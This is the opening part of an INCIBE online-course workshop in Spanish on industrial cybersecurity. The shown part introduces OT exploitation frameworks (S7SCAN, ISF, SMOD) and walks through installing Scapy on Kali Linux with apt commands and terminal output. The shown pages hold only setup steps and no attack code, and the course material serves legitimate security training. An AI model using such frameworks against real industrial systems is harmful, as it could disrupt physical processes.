

# CURSO ONLINE DE CIBERSEGURIDAD

Especialidad Introducción a  
la Ciberseguridad Industrial

## Taller 2

Unidad 4. Sistemas de control y  
automatización industrial,  
protocolos más utilizados y sus  
vulnerabilidades



GOBIERNO  
DE ESPAÑA  
VICEPRESIDENCIA  
PRIMERA DEL GOBIERNO  
MINISTERIO  
DE ASUNTOS ECONÓMICOS  
Y TRANSFORMACIÓN DIGITAL

SECRETARÍA DE ESTADO  
DE DIGITALIZACIÓN E  
INTELIGENCIA ARTIFICIAL

incibe\_  
INSTITUTO NACIONAL DE CIBERSEGURIDAD



# Contenidos

- 1 EXPLORACIÓN DE VULNERABILIDADES OT 4**
- 2 INSTALACIÓN Y CONFIGURACIÓN DE SCAPY 6**
- 3 INSTALACIÓN Y CONFIGURACIÓN DE OTRAS HERRAMIENTAS 17**
- 4 ARRANQUE Y CONFIGURACIÓN DEL ENTORNO INDUSTRIAL 37**
- 5 ARRANQUE DE LOS SIMULADORES DEL ENTORNO INDUSTRIAL 45**


# Contenidos

- 6** CONFIGURACIÓN DEL ENTORNO DE LA MÁQUINA ATACANTE 51
- 7** ICSSPLOTATION 60
- 8** SMOD 72
- 9** EJERCICIO PRÁCTICO 1 103

Duración total del taller: 1 hora y 15 minutos

# EXPLORACIÓN DE VULNERABILIDADES OT

# 1





# EXPLORACIÓN DE VULNERABILIDADES OT

En este taller, aprenderás sobre el uso de los siguientes *frameworks* y herramientas para explotar vulnerabilidades y debilidades en dispositivos OT usando la máquina atacante Kali Linux:

- **S7SCAN.**
- **ISF (*Industrial Exploitation Framework*).**
- **SMOD (MODBUS Penetration Testing Framework).**

# INSTALACIÓN Y CONFIGURACIÓN DE SCAPY

# 2




## 2

## INSTALACIÓN Y CONFIGURACIÓN DE SCAPY

En este apartado vamos a instalar Scapy, una herramienta muy útil para el análisis y *hacking* en redes, escrita en Python, y que nos permite crear y manipular paquetes, escanear redes, etc. Para ello, vamos a abrir nuestra máquina virtual Kali Linux que tenemos descargada de las prácticas de la Unidad 2. En ella vamos a instalar esta herramienta.

- Actualizamos la lista de *software* que contiene el repositorio con los siguientes comandos:
  - **sudo apt update**
  - **sudo apt upgrade**



The screenshot shows a terminal window with a dark background. At the top, there's a menu bar with options: Archivo, Acciones, Editar, Vista, Ayuda. Below the menu, the terminal prompt is shown: `(incibe㉿kali)-[~]`. A red box highlights the command `$ sudo apt update`. The terminal then displays the output of the command:

```
We trust you have received the usual lecture from the local System Administrator. It usually boils down to these three things:
#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.


[sudo] password for incibe:
Obj:1 http://kali.download/kali kali-rolling InRelease
Leyendo lista de paquetes ... Hecho
Creando árbol de dependencias ... Hecho
Leyendo la información de estado ... Hecho
Se pueden actualizar 599 paquetes. Ejecute «apt list --upgradable» para verlos.

(incibe㉿kali)-[~]
```

Ilustración 1: Actualización de *software* para la instalación de Scapy con el comando `sudo apt update`.

## 2

## INSTALACIÓN Y CONFIGURACIÓN DE SCAPY



The screenshot shows a terminal window titled "incibe@kali: ~". The window contains the following text:

```
#1) Respect the privacy of others.  
#2) Think before you type.  
#3) With great power comes great responsibility.  
  
[sudo] password for incibe:  
Obj:1 http://kali.download/kali kali-rolling InRelease  
Leyendo lista de paquetes ... Hecho  
Creando árbol de dependencias ... Hecho  
Leyendo la información de estado ... Hecho  
Se pueden actualizar 599 paquetes. Ejecute «apt list --upgradable» para verlos.  
  
└─(incibe㉿kali)-[~]  
$ sudo apt upgrade  
Leyendo lista de paquetes ... Hecho  
Creando árbol de dependencias ... Hecho  
Leyendo la información de estado ... Hecho  
Calculando la actualización ... Hecho  
No se pudieron instalar algunos paquetes. Esto puede significar que  
usted pidió una situación imposible o, si está usando la distribución  
inestable, que algunos paquetes necesarios aún no se han creado o se  
han sacado de «Incoming».  
La siguiente información puede ayudar a resolver la situación:  
  
Los siguientes paquetes tienen dependencias incumplidas:  
libwacom9 : Depende: libwacom-common (= 2.1.0-2) pero 1.12-1 va a ser instalado  
E: Paquetes rotos  
  
└─(incibe㉿kali)-[~]  
$
```

Ilustración 2: Imagen de actualización de software para la instalación de Scapy con el comando sudo apt upgrade.




## INSTALACIÓN Y CONFIGURACIÓN DE SCAPY

- Como se ve en la imagen anterior, es posible que durante la ejecución de estos dos comandos aparezca algún mensaje de error, en nuestro caso con el paquete libwacom-comon. Si te sucede esto, deberás proceder a instalar manualmente los paquetes que te den error con el comando **sudo apt install nombre paquete**. En nuestro caso, el comando quedará de la siguiente forma:
  - **sudo apt install libwacom-comon**
- Al final de la ejecución preguntará si se desea continuar, escribe «s», sí, y pulsa «enter».

## 2

# INSTALACIÓN Y CONFIGURACIÓN DE SCAPY



incibe@kali: ~

```
Archivo Acciones Editar Vista Ayuda
Creando árbol de dependencias ... Hecho
Leyendo la información de estado ... Hecho
Calculando la actualización ... Hecho
No se pudieron instalar algunos paquetes. Esto puede significar que
usted pidió una situación imposible o, si está usando la distribución
inestable, que algunos paquetes necesarios aún no se han creado o se
han sacado de «Incoming».
La siguiente información puede ayudar a resolver la situación:

Los siguientes paquetes tienen dependencias incumplidas:
 libwacom9 : Depende: libwacom-common (= 2.1.0-2) pero 1.12-1 va a ser instalado
E: Paquetes rotos

└─(incibe㉿kali)-[~]
$ sudo apt install libwacom-common
Leyendo lista de paquetes ... Hecho
Creando árbol de dependencias ... Hecho
Leyendo la información de estado ... Hecho
Se instalarán los siguientes paquetes adicionales:
  libinput-bin libinput10 libwacom-bin libwacom9
Los siguientes paquetes se ELIMINARÁN:
  libwacom2
Se instalarán los siguientes paquetes NUEVOS:
  libwacom9
Se actualizarán los siguientes paquetes:
  libinput-bin libinput10 libwacom-bin libwacom-common
4 actualizados, 1 nuevos se instalarán, 1 para eliminar y 595 no actualizados.
Se necesita descargar 246 kB de archivos.
Se utilizarán 24,6 kB de espacio de disco adicional después de esta operación.
¿Desea continuar? [S/n] s
```


Ilustración 3: Comando sudo apt install libwacom-comon para instalar un paquete que da error en el paso anterior.

## 2

# INSTALACIÓN Y CONFIGURACIÓN DE SCAPY

- Volvemos a realizar la descarga y la actualización de los paquetes de *software* disponibles y ya no nos da error. Es decir, volvemos a ejecutar el comando:
  - sudo apt upgrade**


Ilustración 4: Nuevo intento de descarga del *software*.



```
(incibe@kali)-[~]
$ sudo apt upgrade
Leyendo lista de paquetes ... Hecho
Creando árbol de dependencias ... Hecho
Leyendo la información de estado ... Hecho
Calculando la actualización ... Hecho
Los paquetes indicados a continuación se instalaron de forma automática y ya no son necesarios.
  fonts-roboto-slab libmms0 libofa0 libperl5.32 libwmf-0.2-7 libwmf0.2-7 libx264-160 libyara8
  perl-modules-5.32 python3-ipaddr python3-twisted-bin
Utilice «sudo apt autoremove» para eliminarlos.
Se instalarán los siguientes paquetes NUEVOS:
  gnome-icon-theme libflashrom1 libldacbt-enc2 libopenaptx0 libopengl0 libperl5.34
  libpskc0 libqrtr-glib0 libtss2-tctildr0 libwebp7 libwmflite-0.2-7 libwmflite-0.2-7 libx264-163
  libxcvt0 libxmlsec1 libxmlsec1-openssl libyara9 libzxingcore1 linux-image-5.16.0-kali5-amd64
  perl-modules-5.34 pkexec polkitd python3-unicodedata2 racc ruby-mini-portile2 sane-airscan xcvt
Los siguientes paquetes se han retenido:
  default-mysql-server nfs-common
Se actualizarán los siguientes paquetes:
  adduser adwaita-icon-theme amass amass-common apparmor apt apt-utils atftpd binutils
  binutils-common binutils-x86-64-linux-gnu binwalk bubblewrap bundler ca-certificates cgpt
  clang-11 clang-13 colord colord-data commix cpp-11 cython3 dash dbus dbus-bin dbus-daemon
  dbus-session-bus-common dbus-system-bus-common dbus-user-session dbus-x11
  dconf-gsettings-backend dconf-service debianutils dmitry enchant-2 ettercap-common
  ettercap-graphical exiv2 exploitdb fakeroot fern-wifi-cracker findutils firebird3.0-common
  firebird3.0-common-doc flac fontconfig fontconfig-config fping freerdp2-x11 g++-11 galera-4
  gcc-10-base gcc-11 gcc-11-base gir1.2-gstremer-1.0 gir1.2-javascriptcoregtk-4.0 gir1.2-nm-1.0
  gir1.2-pango-1.0 gir1.2-vte-2.91 gir1.2-webkit2-4.0 git git-man gparted gparted-common graphviz
  gsettings-desktop-schemas gstreamer1.0-gl gstreamer1.0-libav gstreamer1.0-plugins-bad
  gstreamer1.0-plugins-base gstreamer1.0-plugins-good gstreamer1.0-x gvfs gvfs-backends
```

## 2

# INSTALACIÓN Y CONFIGURACIÓN DE SCAPY



A screenshot of a terminal window titled "incibe@kali: ~". The window shows a list of packages being updated, with status messages like "... Configurando", "... Procesando", and "done.". The terminal is running on a Kali Linux desktop environment, indicated by the background wallpaper.

```
incibe@kali: ~
Archivo  Acciones  Editar  Vista  Ayuda
Configurando commix (3.4-0kali1) ...
Configurando gvfs:amd64 (1.48.1-4) ...
Configurando gvfs-backends (1.48.1-4) ...
Configurando gvfs-fuse (1.48.1-4) ...
Configurando python3-fonttools (4.29.1-2) ...
Configurando python3-ufolib2 (0.13.1+dfsg1-1) ...
Configurando tasksel-data (3.69+rebuild+kali1) ...
Configurando tasksel (3.69+rebuild+kali1) ...
Procesando disparadores para mariadb-server-10.5 (1:10.5.12-1) ...
mariadb.service is a disabled or a static unit, not starting it.
Procesando disparadores para shared-mime-info (2.1-2) ...
Procesando disparadores para udev (250.3-2) ...
Procesando disparadores para debianutils (5.7-0.1) ...
Procesando disparadores para mailcap (3.70+nmu1) ...
Procesando disparadores para kali-menu (2021.4.2) ...
Procesando disparadores para desktop-file-utils (0.26-1) ...
Procesando disparadores para initramfs-tools (0.140) ...
update-initramfs: Generating /boot/initrd.img-5.16.0-kalis5-amd64
Procesando disparadores para hicolor-icon-theme (0.17-2) ...
Procesando disparadores para libc-bin (2.33-6) ...
Procesando disparadores para ca-certificates (20211016) ...
Updating certificates in /etc/ssl/certs ...
0 added, 0 removed; done.
Running hooks in /etc/ca-certificates/update.d ...

done.
done.

